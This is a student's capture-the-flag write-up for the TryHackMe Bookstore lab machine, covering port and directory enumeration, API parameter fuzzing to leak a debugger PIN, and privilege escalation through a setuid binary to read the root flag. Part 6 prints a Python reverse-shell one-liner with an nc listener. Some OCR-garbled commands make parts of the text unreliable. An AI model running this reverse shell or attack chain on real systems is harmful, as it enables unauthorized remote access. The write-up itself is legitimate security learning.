Bookstore-TryHackMe

This writeup describes the steps I went through in order to complete the Bookstore box on TryHackMe. The IP address in some screenshots for the machine to attack in the box might be different due to having to complete the box over multiple sessions, but the steps would be the same just with the proper IP address.

Part 1:

I started the machine and put the given IP address in my browser on my kali Linux vm and saw the bookstore website. I used nmap (nmap -p- -vv -sV

[ipaddressofbookstore]) to see what ports were open. The process took a very long time to the point where it never finished, but it wasn't the biggest issue because it gave me some open ports to work with while waiting and I managed to solve the box before the process fully completed. It revealed that ports 22, 80, and eventually 5000 were open.

```
paolo@kali: ~
 File Actions Edit View Help
                             paolo@kali: ~ ×
 paolo@kali: ~/Desktop ×
                                                  paolo@kali: ~ ×
[¬(paolo⊛ kali)-[~]

$ nmap -p- -vv -sV 10.10.131.195
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 09:47 PDT
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 09:47
Scanning 10.10.131.195 [2 ports]
Completed Ping Scan at 09:47, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:47
Completed Parallel DNS resolution of 1 host. at 09:47, 0.03s elapsed
Initiating Connect Scan at 09:47
Scanning 10.10.131.195 [65535 ports]
Discovered open port 22/tcp on 10.10.131.195
Discovered open port 80/tcp on 10.10.131.195
Increasing send delay for 10.10.131.195 from 0 to 5 due to max_successful_tryno increase to 4
[paolo⊚ kali]-[~]
$ nmap -p- -vv -sV 10.10.131.195
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 09:52 PDT
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 09:52
Scanning 10.10.131.195 [2 ports]
Completed Ping Scan at 09:52, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:52
Completed Parallel DNS resolution of 1 host. at 09:52, 0.03s elapsed
Initiating Connect Scan at 09:52
Scanning 10.10.131.195 [65535 ports]
Discovered open port 80/tcp on 10.10.131.195
Discovered open port 22/tcp on 10.10.131.195
Increasing send delay for 10.10.131.195 from 0 to 5 due to 40 out of 133 dropped probes since last increase.
Connect Scan Timing: About 3.01% done; ETC: 10:09 (0:16:40 remaining)
Increasing send delay for 10.10.131.195 from 5 to 10 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.131.195 from 10 to 20 due to max_successful_tryno increase to 5 Connect Scan Timing: About 5.12% done; ETC: 10:12 (0:18:51 remaining)
Connect Scan Timing: About 7.03% done; ETC: 10:13 (0:20:04 remaining)
Connect Scan Timing: About 11.85% done; ETC: 10:16 (0:21:20 remaining)
Increasing send delay for 10.10.131.195 from 20 to 40 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.131.195 from 40 to 80 due to max_successful_tryno increase to 7
Connect Scan Timing: About 21.02% done; ETC: 10:20 (0:22:36 remaining)
Connect Scan Timing: About 21.79% done; ETC: 10:23 (0:24:06 remaining)
Stats: 0:07:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 22.56% done; ETC: 10:25 (0:25:24 remaining)
Stats: 0:07:25 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 22.59% done; ETC: 10:25 (0:25:25 remaining)
```

Part 2:

While nmap was running in the background, I started to explore port 80 and used gobuster (gobuster dir -u [ipaddressofbookstore] -w /usr/share/wordlists/dirb/common.txt) to find any hidden directories. I found /assests, /images, and /javascript. In /assets I found api.js that described a vulnerability with the previous version of the api.

```
paolo@kali: ~
File Actions Edit View Help
 paolo@kali: ~/Desktop ×
                           paolo@kali: ~ ×
                                              paolo@kali: ~ ×
amass dirbuster
                       fern-wifi legion
dirb
                                  metasploit
                                                               wfuzz
  -(paolo®kali)-[/usr/share/wordlists]
_$ cd
[paolo⊕ kali)-[~]


$ gobuster dir -u 10.10.131.195 -w /usr/share/wordlists/common.txt
Error: error on parsing arguments: wordlist file "/usr/share/wordlists/common.txt" does not exist: stat /usr/sh
are/wordlists/common.txt: no such file or directory
s gobuster dir -u 10.10.131.195 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                              http://10.10.131.195
[+] Method:
                              GET
   Threads:
                              10
                              /usr/share/wordlists/dirb/common.txt
[+] Wordlist:
[+] Negative Status codes:
                              404
[+] User Agent:
                              gobuster/3.6
[+] Timeout:
                              10s
Starting gobuster in directory enumeration mode
/.hta
                      (Status: 403) [Size: 278]
/.htaccess
                      (Status: 403) [Size: 278]
                      (Status: 403) [Size: 278]
/.htpasswd
/assets
                      (Status: 301) [Size: 315] [→ http://10.10.131.195/assets/]
                      (Status: 200) [Size: 15406]
(Status: 301) [Size: 315] [→ http://10.10.131.195/images/]
/favicon.ico
/images
                      (Status: 200) [Size: 6452]
/index.html
/javascript
                      (Status: 301) [Size: 319] [→ http://10.10.131.195/javascript/]
/server-status
                      (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
Finished
   -(paolo⊕kali)-[~]
```

TryHackMe | Network Ac. × 🧸 TryHackMe | Nmap x 🛴 TryHackMe | Bookstore x 🔄 403 Forbidden Paolo Santos Forbidden CTC 458 Midterm You don't have permission to access this resource. 10/16/2023 Apache/2.4.29 (Ubuntu) Server at 10.10.131.195 Port 80 😽 🔲 🛅 🖪 🍏 🕒 🗸 📗 2 3 4 | 🗞 🗈 💌 □ <u>♠</u> 10.2.74.212 **4**0 **♠** • 10.37 **A** • Index of Jassets — Mozilia Firefox TryHackMe | Network Ac. × 🥯 TryHackMe | Nmap × 🥌 TryHackMe | Bookstore × 🚼 Index of /assets × + ŵ 🤏 Kali Linux 🥻 Kali Tools 💆 Kali Docs 🖎 Kali Forums 🥳 Kali Nel Hunter 🦠 Exploit-DB 🝬 Google Hacking DB 📫 OffSer: Index of /assets Last modified Size Description Parent Directory 2020-10-16 01:31 CSS! fonts/ 2020-10-15 20:32 □js/ 2020-10-19 23:46 Apache/2.4.29 (Ubuntu) Server at 10.10.131.195 Port 80 Mozilla Firefox TryHackMe | Network Acc × 🧠 TryHackMe | Nmap × 🐣 TryHackMe | Bookstore × 🗂 Login → C 🙆 0.10.131.195/assets/js/api.js ኳ Kali Linux 👔 Kali Tools 💆 Kali Docs 💢 Kali Forums 🧒 Kali NetHunter 🐁 Exploit-DB 🝬 Google Hacking DB 📙 OffSec function getAPIURL() {
var str = window.location.hostname;
str = str + *15000*
return str;

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Part 3:

I was thinking of what else to do while waiting for nmap to finish and decided to try to inspect the website's source file. On the login page I found a comment mentioning a debugger pin in a bash history file from a user named sid.




Part 4:


Once port 5000 was revealed to be open I tried that and found Foxy REST API v2.0. Like with port 80, I tried using gobuster again (gobuster dir -u


http://[ipaddressofbookstore]:5000 -w


/usr/share/wordlists/dirb/common.txt) to find any hidden pages. I was able to find /api, /console, and /robots.txt. /console asked for a pin that I didn't know yet so I waited on that for now, and /robots.txt had a message saying to disallow /api. Checking out /api, I found API documentation with various routes from the API. One that seemed promising was api/v2/resources/books?id=1(Search by a specific parameter, id parameter).

```
paolo@kali: ~
File Actions Edit View Help
                                            paolo@kali: ~ ×
                                                              paolo@kali: ~ ×
 paolo@kali: ~/Desktop ×
                          paolo@kali: ~ ×
  -(paolo⊗kali)-[~]
sobuster dir -u 10.10.131.195:5000 -w /usr/share/wordlists/common.txt
Error: error on parsing arguments: wordlist file "/usr/share/wordlists/common.txt" does not exist: stat /usr/sh
are/wordlists/common.txt: no such file or directory
  -(paolo⊕kali)-[~]
s gobuster dir -u 10.10.131.195:5000 -w /usr/share/wordlists/dirb/common.txt
Error: error on parsing arguments: url scheme not specified
 —(paolo⊗kali)-[~]
s gobuster dir -u http://10.10.131.195:5000 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                            http://10.10.131.195:5000
[+] Method:
[+] Threads:
                             10
[+] Wordlist:
                             /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:
                            404
                             gobuster/3.6
[+] User Agent:
[+] Timeout:
                             10s
Starting gobuster in directory enumeration mode
                      (Status: 200) [Size: 825]
/api
/console
                      (Status: 200) [Size: 1985]
                      (Status: 200) [Size: 45]
/robots.txt
Progress: 4614 / 4615 (99.98%)
Finished
  -(paolo⊕kali)-[~]
sobuster fuzz -u http://10.10.131.195:5000/api/v2/resources/books?id=1 -w /usr/share/wordlists/dirb/common.
Error: please provide the FUZZ keyword
  -(paolo⊕kali)-[~]
s gobuster fuzz -u http://10.10.131.195:5000/api/v2/resources/books?FUZZ=1 -w /usr/share/wordlists/dirb/commo
n.txt
Gobuster v3.6
```









Part 5:


I looked online for help and learned about fuzzing which led me to using gobuster's fuzzing module. Knowing that the previous version might be exploitable I replaced v2 with v1 and fuzzed

http://10.10.131.195:5000/api/v1/resources/books?FUZZ=.bash_history. I read online that FUZZ takes place of the parameter you want to search for that works

with .bash_history, which was given when inspecting the login page (I also looked online to find the way it's implemented in the query) and is a way you could find a pin to a console. It took me a few tries to figure out the syntax to provide me we useful information rather than overloading me with too much information, but eventually managed to find the parameter show

(gobuster fuzz -u

http://[ipaddressofbookstore]:5000/api/v1/resources/books?FUZZ=.bash history -w /usr/share/wordlists/dirb/small.txt -b 404). The last switch will filter out the unavailable/nonexistant pages so that gobuster can show you what is actually there. Putting in the new link with the discovered parameter, I found the user sid and the pin for the console page.



Part 6:


I put the discovered pin into the previously found console page and managed to gain access to the console. It was a python console. This part was tricky for me because I have no experience with python at this level and its implementation in this context. Looking online for some assistance I discovered the concept of reverse shells and tried using one I found on Github and inputting my vpn ip and an open port as inputs while using netcast to catch the shell's data. In my case this part of the process was finicky (most likely user error from being new to this concept and my machine being slow to load things) but I managed to put the right commands into the console and my machine's terminal to gain access to sid's shell and their local files.

On the python console ([ipaddressofbookstore]:5000/console)

```
>>> import os
>>> import
socket, subprocess, os; s=socket(socket.AF_INET, socket.SOCK_STREAM)
; s.connect(("[ipaddressofyourmachine]", [openportnumberofyourchoi
ce])); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(sfilen
o(),2); import pty; pty.spawn("/bin/bash")
```

On my machine in the terminal

```
nc = netcast
nc -n -l -v -p [openportnumberofyourchoice]
or just
nc -nlvp [openportnumberofyourchoice]
```




Part 7:


Using 1s -1 -a, I can see all the files and directories on sid's home directory and what kind of files they are. I found the user txt file and used cat to read it onto the console and found the user flag for the box. I explored around files and different directories until I found a root folder in root hoping to find the root flag but was denied access. I also tried the try-harder executable file, which when ran asked me to input a magic number which I didn't know yet. I thought I could try to use a decompiler online to see the code and figure out how the program works to see if I can find the magic number. I looked online and found an online decompiler and also a way to download the try-harder file onto my machine by making an http server on port 8000 in order to put it in the decompiler.

Downloading the try-harder file:

- \$ Python3 -m http.server
- \$ wget [yourmachineipaddress]:8000/try-harder

In the source code of try-harder, I found some variables that determine if the user input is the magic number. Looking up definitions of some symbols I learned that the program calculates the magic number using exclusive OR (XOR) so using a calculator I took the given hex values, did some Boolean algebra (also took some trial and error) and found the missing variable value to calculate the magic number. After converting hex values to decimal using an online converter, I input the calculated magic number for the try-harder program and was given access to the root as a root user. Files previously not accessible were now accessible so I made my way to the folder in root that was blocked off, was able to open it, and found root.txt. Using cat again to read it out I found the root flag for the box, completing the bookstore box.





```
paolo@kali: ~
                                                                                                              File Actions Edit View Help
 paolo@kali: ~/Desktop × paolo@kali: ~ ×
                                              paolo@kali: ~ ×
                                                                 paolo@kali: ~/Desktop ×
1573724660
1573724660
Incorrect Try Harder
sid@bookstore:~$ ./try-harder
./try-harder
What's The Magic Number?!
1573743953
1573743953
root@bookstore:~# ls -al
ls -al
total 80
drwxr-xr-x 5 sid sid 4096 Oct 20 2020 .
drwxr-xr-x 3 root root 4096 Oct 20 2020 ..
-r--r-- 1 sid sid 4635 Oct 20 2020 api.py
-r-xr-xr-x 1 sid sid
                         160 Oct 14 2020 api-up.sh
                         116 Oct 20 2020 .bash_history
220 Oct 20 2020 .bash_logout
-r--r-- 1 sid sid
-rw-r--r-- 1 sid
                  sid
                        3771 Oct 20 2020 .bashrc
                       16384 Oct 19
-rw-rw-r-- 1 sid sid
                                      2020 books.db
drwx---- 2 sid sid
                        4096 Oct 20 2020 .cache
drwx---- 3 sid sid
                        4096 Oct 20
                                      2020 .gnupg
drwxrwxr-x 3 sid sid
-rw-r--r-- 1 sid sid
                        4096 Oct 20 2020 .local
                         807 Oct 20 2020 .profile
-rwsrwsr-x 1 root sid
                        8488 Oct 20 2020 try-harder
         - 1 sid sid
                           33 Oct 15 2020 user.txt
root@bookstore:~# cd ../
root@bookstore:/home# cd ../
root@bookstore:/# ls
                      lib64 opt sbin
lost+found proc snap
media root srv
                                                    sys vmlinuz
bin
     home
boot initrd.img
                                                    tmp vmlinuz.old
dev
     initrd.img.old media
                                                    usr
     lib
                      mnt
                                   run swapfile var
root@bookstore:/# cd root
cd root
root@bookstore:/root# ls
root.txt s
root@bookstore:/root# cat root.txt
cat root.txt
e29b05fba5b2a7e69c24a450893158e3
root@bookstore:/root#
```

